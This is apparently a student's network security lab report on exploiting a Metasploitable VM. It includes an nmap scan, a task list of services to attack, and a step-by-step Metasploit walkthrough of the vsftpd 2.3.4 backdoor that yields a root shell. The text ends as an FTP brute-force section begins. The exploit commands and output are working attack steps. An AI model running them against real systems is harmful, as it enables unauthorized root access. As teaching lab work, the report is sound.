
NETWORK SECURITY PROJECT - MILESTONE 2


S/N	Service	Task	Comment
1	FTP	Remote Code Execution	run id command and take screenshot
2	FTP	FTP Brute Force	show successful login in brute force screenshot
3	FTP	FTP Clear Text Capture	show wireshark capture with credentials in screenshot
4	SSH	SSH Brute Force	show successful login in brute force screenshot
5	SSH	SSH Cryptography Cracking	Different Technique, require security research
6	TELNET	Telnet Brute Force	show successful login in brute force screenshot
7	TELNET	Telnet Clear Text Capture	show wireshark capture with credentials in screenshot
8	SAMBA	Remote Code Execution	run id command and take screenshot
9	JAVARMI	Remote Code Execution	run id command and take screenshot
10	POSTGRES	Remote Code Execution	run id command and take screenshot
11	UNREAL IRC	Remote Code Execution	run id command and take screenshot
12	DISTCC	Remote Code Execution	run id command and take screenshot
13	RLOGIN	Brute Force	Different Technique, require security research
14	Bindshell	Remote Code Execution	run id command and take screenshot
15	ProFTP	Brute Force	show successful login in brute force screenshot
16	VNC	Brute Force	show successful login in brute force screenshot
17	Tomcat	Brute Force	show successful login in brute force screenshot
18	MYSQL	Brute Force	show successful login in brute force screenshot
19	SMTP	User Enumeration	Different Technique, require security research
20	NFS	Previlege Esc and SSH login	Different Technique, require security research
21	RSH	Remote Code Execution	run id command and take screenshot
22	PHP	Remote Code Execution	run id command and take screenshot

Metasploit server ip: **192.168.56.105**



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fd:5b:aa
          inet addr:192.168.56.105  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fefd:5baa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1423893 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1204020 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:135460157 (129.1 MB)  TX bytes:103203238 (98.4 MB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:6453 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6453 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3123125 (2.9 MB)  TX bytes:3123125 (2.9 MB)
```


With the nmap scan the following services on each port is shown,



```
Nmap scan report for 192.168.56.105
Host is up (0.00069s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:FD:5B:AA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.60 seconds
```

1. <u>FTP - Remote code execution</u>

For ftp, we have version as **vsftpd** in the above scan. Using **Metasploit** i have searched if any exploit module is present and the below screenshot you can see that one module is shown with the same version vsftpd 2.3.4 as the above scan. With exploit **exploit/unix/ftp/vsftpd_234_backdoor,** the remote access is gained here.




```
msf5 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

For gaining access, using the above module with the command,


Syntax: use version_name

It takes inside the exploit module and allows to search for its properties like exploit name, license, platform name, port number & host name of target machine.
For basic settings we can use **show options** command to know target port number and hostname with the hostname set using **set target_ip** command.



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.105   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


For advanced options, i used command **show advanced** which showcases the below listed advanced options for this module. We can configure the below options accordingly.



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show advanced

Module advanced options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   CHOST                                    no        The local client address
   CPORT                                    no        The local client port
   ConnectTimeout          10               yes       Maximum number of seconds to establish a TCP connection
   ContextInformationFile                   no        The information file that contains context information
   DisablePayloadHandler   false            no        Disable the handler code for the selected payload
   EnableContextEncoding   false            no        Use transient context when encoding payloads
   Proxies                                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   SSL                     false            no        Negotiate SSL/TLS for outgoing connections
   SSLCipher                                no        String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
   SSLVerifyMode           PEER             no        SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER)
   SSLVersion              Auto             yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS,
 SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   VERBOSE                 false            no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module
   WfsDelay                0                no        Additional delay when waiting for a session


Payload advanced options (cmd/unix/interact):

   Name                         Current Setting  Required  Description
   ----                         ---------------  --------  -----------
   AutoRunScript                                 no        A script to run automatically on session creation.
   CommandShellCleanupCommand                    no        A command to run before the session is closed
   CreateSession                true             no        Create a new session for every successful login
   InitialAutoRunScript                          no        An initial script to run on session creation (before AutoRunScript)
   VERBOSE                      false            no        Enable detailed status messages
   WORKSPACE                                     no        Specify the workspace for this module
```

Now setting VERBOSE **true** and give **run.** Verbose is a flag which can help us giving more information on the exploit. Using run command, we enter into a shell gaining access to server **192.168.56.105** through this exploit.


<u>OUTPUT:</u> We have gained access to remote server using ftp exploit and successfully executed commands to get root user if.



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set VERBOSE true
VERBOSE => true
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show advanced

Module advanced options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   CHOST                                    no        The local client address
   CPORT                                    no        The local client port
   ConnectTimeout          10               yes       Maximum number of seconds to establish a TCP connection
   ContextInformationFile                   no        The information file that contains context information
   DisablePayloadHandler   false            no        Disable the handler code for the selected payload
   EnableContextEncoding   false            no        Use transient context when encoding payloads
   Proxies                                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   SSL                     false            no        Negotiate SSL/TLS for outgoing connections
   SSLCipher                                no        String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
   SSLVerifyMode           PEER             no        SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER)
   SSLVersion              Auto             yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS,
 SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   VERBOSE                 true             no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module
   WfsDelay                0                no        Additional delay when waiting for a session


Payload advanced options (cmd/unix/interact):

   Name                         Current Setting  Required  Description
   ----                         ---------------  --------  -----------
   AutoRunScript                                 no        A script to run automatically on session creation.
   CommandShellCleanupCommand                    no        A command to run before the session is closed
   CreateSession                true             no        Create a new session for every successful login
   InitialAutoRunScript                          no        An initial script to run on session creation (before AutoRunScript)
   VERBOSE                      true             no        Enable detailed status messages
   WORKSPACE                                     no        Specify the workspace for this module
```

Now, we enter into shell and execute the basic shell commands like id to know id and password, ls to list files, cd to change directory and list files under that.
Similarly can perform copy, paste, move and also edit the files that is unauthorised activity.


<u>OUTPUT:</u> Below we can see the command **id** used to get **root user**, **ls** lists files and **cd root** - we go to root and list files under that path.



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.105:21 - USER: 331 Please specify the password.
[+] 192.168.56.105:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.56.101:40635 → 192.168.56.105:6200) at 2020-05-17 06:34:30 -0400

id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
```


2. <u>FTP - Brute Force</u>

To break the ftp authentication we search the modules in ftp and for authentication, we use **ftp_login** which shows the module. Using this module, we set configurations under options given and run the module with modified settings.



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > search ftp_login

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_login                     normal  No     FTP Authentication Scanner
```

